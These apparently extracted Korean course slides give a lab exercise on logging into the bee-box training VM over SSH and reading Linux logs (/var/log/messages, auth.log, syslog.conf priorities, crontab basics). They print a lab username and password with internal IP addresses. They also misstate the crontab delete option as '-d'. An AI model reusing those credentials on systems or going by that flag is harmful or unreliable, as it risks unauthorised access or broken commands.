


<실습> 리눅스 시스템 SSH 접속 방법

- 윈도우(KISA-IT-11)에서 리눅스 콘솔에 접근

- 유저 이름과 패스워드를 입력하고 접근

» 관리자 권한이 필요하다면 root는 기본적으로 막혀있어, 일반 유저이름을 사용한 뒤 권한을 상승시키는 것이 좋다.
(user: bee / password: qhdkscjfwj0!)



```

bee@bee-box: ~
login as: bee
bee@10.20.30.150's password:
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
Last login: Thu Sep 13 11:33:42 2018 from 192.168.100.11
bee@bee-box:~$ █
  
```


2

<실습> 리눅스 시스템 SSH 접속 방법

- 비박스에서 영어가 타이핑 이상 있을 때 대처법
 - 상단에 언어 부분을 마우스 우클릭하여 Keyboard_Preferences를 클릭



- Layouts에서 Belgium과 Korea, Republic of를 각각 다음과 세팅하고 나와서 언어 부분을 Kor로 바꾸면 키보드가 제대로 입력된다.



리눅스 웹/시스템 로그

• 리눅스 로그 파일

- 리눅스, 유닉스 시스템의 대부분의 로그는 /var/log 경로에 저장
- Syslogd의 설정파일인 /etc/syslog.conf를 수정하여 저장 위치와 파일명 설정 가능
- 일반적인 텍스트 형태로 저장된 것은 텍스트로 열람 가능
- 텍스트 형식이 아닌 로그 파일(바이너리)은 명령어를 사용(bttmp, wtmp 등)

- 관련 데몬

데몬	설명
syslogd	<ul style="list-style-type: none"> • 커널, 시스템 프로그램의 각종 오류와 경고, 일반적인 메시지들을 기록하는 데몬 • /etc/[r]syslog.conf에 환경 설정 파일 존재
klogd	<ul style="list-style-type: none"> • 부팅 후에 부팅과 관련된 메시지(dmesg 명령어) • /etc/sysconfig/syslog에 환경 설정 파일 존재

리눅스 웹/시스템 로그

• 리눅스 로그 파일 종류

– 리눅스 주요 로그 (운영체제와 애플리케이션마다 상이함)


로그이름	로그 파일명	관련 데몬	설명
커널 로그	/dev/console	kernel	콘솔에 출력하는 로그
시스템 로그	/var/log/messages	syslogd	리눅스 커널로그 및 주된 로그
보안 로그	/var/log/secure /var/log/auth.log	xinetd	보안 인증 관련 로그
메일 로그	/var/log/maillog	sendmail popper	메일 로그 (sendmail에 의한 로그)
크론 로그	/var/log/cron	crond	crond에 의한 로그
부팅 로그	/var/log/boot.log	kernel	시스템 부팅시의 로그
커널 부트 메시지 로그	/var/dmesg	kernel	부팅될 당시의 각종 메시지들 저장
커널 로그	/var/log/wtmp	kernel	시스템 전체 로그인 기록 저장
커널 로그	/var/log/utmp	kernel	현재 로그인 사용자에 대한 기록, 사용자 ip 저장
FTP 로그	/var/log/xferlog	ftpd	ftp 로그
웹 로그	/var/log/httpd/access_log /var/log/httpd/error_log	httpd	아파치(웹서버) 접속 및 오류 로그 저장
네임서버 로그	/var/log/named.log	named	네임서버(DNS) 로그

2 <실습> 리눅스 웹/시스템 로그

• 리눅스 로그 설정 파일 확인

– gedit 명령어로 설정 파일과 저장 경로 확인 가능

- » 운영체제마다 경로가 약간씩 다를 수 있음
- » gedit /etc/syslog.conf
- » ※주의: 비박스의 경우 키보드가 먹히지 않는 경우 상단의 언어를 클릭하면 정상으로 바뀐다.



리눅스 웹/시스템 로그

• 리눅스 로그 설정 파일 확인

– 각종 로그와 설명

메시지 종류	설명
*	모든 서비스를 의미
auth	login과 같이 인증프로그램 유형이 발생한 메시지
authpriv	개인 인증을 요하는 프로그램 유형이 발생한 메시지
cron	cron, at과 같은 프로그램이 발생한 메시지
daemon	telneted, ftpd과 같이 daemon이 발생한 메시지
kern	커널이 발생한 메시지
lpr	프린트 유형의 프로그래미 발생한 메시지
mail	mail 시스템이 발생한 메시지
mark	syslogd에 의해 만들어지는 날짜 유형
news	유즈넷 뉴스 프로그램 유형이 발생한 메시지
syslog	syslog 프로그램이 유형이 발생한 메시지
user	사용자 프로세스
uucp	UUCP 시스템이 발생한 메시지
local0 ~ local7	여분으로 남겨둔 유형

2 <실습> 리눅스 웹/시스템 로그

- 리눅스 로그 설정 파일 확인

- 메시지 우선 순위 확인

» vi /etc/syslog.conf

```

# 
# Emergencies are sent to everybody logged in.
#
*.emerg                                     :omusrmsg:*

#
# I like to have messages displayed on the console, but only on a virtual
# console I usually leave idle.
#
#daemon,mail.*; \
#      news.=crit;news.=err;news.=notice; \
#      *.=debug;*.=info; \
#      *.=notice;*.=warn      /dev/tty8

# The named pipe /dev/xconsole is for the `xconsole' utility. To use it,
# you must invoke `xconsole' with the `-file' option:
#
#      $ xconsole -file /dev/xconsole [...]
#
# NOTE: adjust the list below, or you'll go crazy if you have a reasonably
#       busy site..
#
daemon.*;mail.*; \
      news.err; \
      *.=debug;*.=info; \
      *.=notice;*.=warn      |/dev/xconsole
  
```

2

리눅스 웹/시스템 로그

- 리눅스 로그 설정 파일 확인
 - 메시지 별 우선 순위

우선 순위	설명
*	발생하는 모든 상황에 대한 메시지
debug	프로그램을 디버깅할 때 발생하는 메시지
info	통계, 기본정보 메시지
notice	특별한 주의를 요하나 에러는 아닌 메시지
warning	주의를 요하는 경고 메시지
err	에러가 발생하는 경우의 메시지
crit	크게 급하지는 않지만 시스템에 문제가 생기는 단계의 메시지
alert	즉각적인 조정을 해야 하는 상황
emerg	모든 사용자들에게 전달되어야 할 위험한 상황
none	어떠한 경우라도 메시지를 저장하지 않음

3

<실습> 리눅스 시스템 로그 파일 열람

• 리눅스 시스템 로그 파일 열람실습 목표

– 실습 목표

» 리눅스 서버의 주요 시스템 로그 파일을 열람합니다.

– 실습 환경

구분	IP	ID	PW	비고
DMZ	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdkscjfwj0! http://bee.kshield.jr (DNS : 192.5.90.100)

– 실습 문제 구성

» 리눅스에서 주요 시스템 로그를 확인하고 어떤 기록이 남는지 파악하시오.

3

<실습> 리눅스 시스템 로그 파일 열람

- 콘솔 로그 - /dev/console

- 커널(kernel) 관련 내용을 시스템 콘솔에 출력
- messages의 결과와는 다르지만 시스템에 관련한 중요 로그를 관리자에게 알림
- 출력을 파일로 저장하지 않고 콘솔에만 출력
- 시스템 풀, 다운 등




```
bee@bee-box: ~
File Edit View Terminal Tabs Help
bee@bee-box:~$ ls -la /dev/console
crw----- 1 root dialout 5, 1 2018-09-09 07:40 /dev/console
bee@bee-box:~$
```

3

<실습> 리눅스 시스템 로그 파일 열람

- 시스템 로그 - /var/log/messages
 - 메일에 관한 내용, 시스템 변경사항 관한 정보
 - 시스템 관리자에게 의해서 가장 중요하게 다뤄지는 로그



The screenshot shows a terminal window titled "bee@bee-box: ~" running on a desktop environment. The window title bar includes icons for Applications, Places, System, and a browser. The status bar at the top right shows "USA Sun Sep 9, 9:15 PM bee". The terminal window displays the contents of the "/var/log/messages" file. The log output is as follows:

```


File Edit View Terminal Tabs Help
Sep 5 14:56:46 bee-box syslogd 1.5.0#1ubuntul: restart.
Sep 5 15:14:57 bee-box -- MARK --
Sep 5 15:30:25 bee-box kernel: [ 3355.593549] gdm[6097]: segfault at 10c055c8 eip b7799635 esp bfd6ef70 error 4
Sep 5 15:31:02 bee-box kernel: [ 3392.311634] ip6_tables: (C) 2000-2006 Netfilter Core Team
Sep 5 15:31:02 bee-box exiting on signal 15
Sep 5 15:32:14 bee-box syslogd 1.5.0#1ubuntul: restart.
Sep 5 15:32:14 bee-box kernel: Inspecting /boot/System.map-2.6.24-16-generic
Sep 5 15:32:14 bee-box kernel: Loaded 27704 symbols from /boot/System.map-2.6.24-16-generic.
Sep 5 15:32:14 bee-box kernel: Symbols match kernel version 2.6.24.
Sep 5 15:32:14 bee-box kernel: Loaded 13008 symbols from 67 modules.
Sep 5 15:32:14 bee-box kernel: [    0.000000] Linux version 2.6.24-16-generic (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:23:42 UTC 2008 (Ubuntu 2.6.24-16.30-generic)
Sep 5 15:32:14 bee-box kernel: [    0.000000] BIOS-provided physical RAM map:
Sep 5 15:32:14 bee-box kernel: [    0.000000]   BIOS-e820: 0000000000000000 - 000000000009ec00 (usable)
Sep 5 15:32:14 bee-box kernel: [    0.000000]   BIOS-e820: 000000000009ec00 - 00000000000a0000 (reserved)
Sep 5 15:32:14 bee-box kernel: [    0.000000]   BIOS-e820: 00000000000dc000 - 0000000000100000 (reserved)
Sep 5 15:32:14 bee-box kernel: [    0.000000]   BIOS-e820: 00000000000100000 - 0000000003fee0000 (usable)

```

3

<실습> 리눅스 시스템 로그 파일 열람

- 보안 로그 - /var/log/secure, /var/log/auth.log
 - inetd(xinetd)의 로그 파일
 - telnet, ssh 접속에 대한 인증 기록
 - » gedit /var/log/auth.log




```

auth.log (/var/log) - gedit
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace
auth.log x
Sep  5 15:09:01 bee-box CRON[15160]: PAM unable to dlopen(/lib/security/pam_smbpass.so)
Sep  5 15:09:01 bee-box CRON[15160]: PAM [error: /lib/security/pam_smbpass.so: cannot open shared
object file: No such file or directory]
Sep  5 15:09:01 bee-box CRON[15160]: PAM adding faulty module: /lib/security/pam_smbpass.so
Sep  5 15:09:01 bee-box CRON[15160]: pam_unix(cron:session): session opened for user root by (uid=0)
Sep  5 15:09:01 bee-box CRON[15160]: pam_unix(cron:session): session closed for user root
Sep  5 15:17:01 bee-box CRON[15276]: PAM unable to dlopen(/lib/security/pam_smbpass.so)
Sep  5 15:17:01 bee-box CRON[15276]: PAM [error: /lib/security/pam_smbpass.so: cannot open shared
object file: No such file or directory]
Sep  5 15:17:01 bee-box CRON[15276]: PAM adding faulty module: /lib/security/pam_smbpass.so
Sep  5 15:17:01 bee-box CRON[15276]: pam_unix(cron:session): session opened for user root by (uid=0)
Sep  5 15:17:01 bee-box CRON[15276]: pam_unix(cron:session): session closed for user root
Sep  5 15:30:24 bee-box gdm[6098]: pam_unix(gdm-autologin:session): session closed for user bee
Sep  5 15:30:58 bee-box su[15731]: PAM unable to dlopen(/lib/security/pam_smbpass.so)
Sep  5 15:30:58 bee-box su[15731]: PAM [error: /lib/security/pam_smbpass.so: cannot open shared
object file: No such file or directory]
  
```

3 <실습> 리눅스 시스템 로그 파일 열람

- 크론 로그 - /var/log/cron
 - crond의 작업 기록 저장
 - cron 기본 사용법
 - » 리스트 편집: crontab -e
 - » 리스트 확인: crontab -l
 - » 리스트 삭제: crontab -d
 - » crontab -e를 실행하여 * * * * * echo 1234를 등록하고 저장한다.
 - » nano 에디터의 저장 단축키는 F3이고 종료 단축키는 Ctrl+X다.
 - » * * * * * echo 1234 : 매번 마다 echo 1234를 실행하라는 명령



bee@bee-box: ~

File Edit View Terminal Tabs Help

